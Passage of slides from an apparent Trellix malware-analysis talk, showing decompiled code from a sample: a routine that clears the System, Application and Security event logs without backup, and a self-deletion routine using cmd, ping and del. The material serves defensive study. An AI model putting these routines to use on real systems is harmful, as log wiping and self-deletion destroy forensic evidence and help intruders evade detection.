
```
void clearEventLogs(void)

{
  HANDLE hEventLog;
  int i;
  LPCWSTR lpBackupFileName;
  wchar_t *logNames [0x3];

  i = 0x0;
  logNames[0] = L"System";
  logNames[1] = L"Application";
  logNames[2] = L"Security";
  do {
    lpBackupFileName = NULL;
                    /* The first argument being null refers to the local machine */
    hEventLog = OpenEventLogW(NULL,logNames[i]);
                    /* The backup file name is null, meaning no back-up is made */
    ClearEventLogW(hEventLog,lpBackupFileName);
    i = i + 0x1;
  } while (i < 0x3);
  return;
}
```

Trellix

Self destruction

```
environmentVariableLength = GetEnvironmentVariableA("ComSpec",cmd,0x104);
if (environmentVariableLength != 0x0) {
  lstrcpyA(commandArguments,"/c PING -n 5 127.0.0.1 > NUL && del \"");
  moduleFileNameLength = GetModuleFileNameA(NULL,moduleFileName,0x104);
  if (moduleFileNameLength != 0x0) {
                    /* Contains all command arguments including the complete module path */
    lstrcatA(commandArguments,(LPCSTR)&buffer);
    ShellExecuteA(NULL,NULL,cmd,commandArguments,NULL,0x0);
  }
}
                    /* WARNING: Subroutine does not return */
ExitProcess(0x0);
```

Trellix



Q&A

For questions, you can also reach out to me via @Libranalysis, @libra@infosec.exchange, or Max Kersten on LinkedIn

Trellix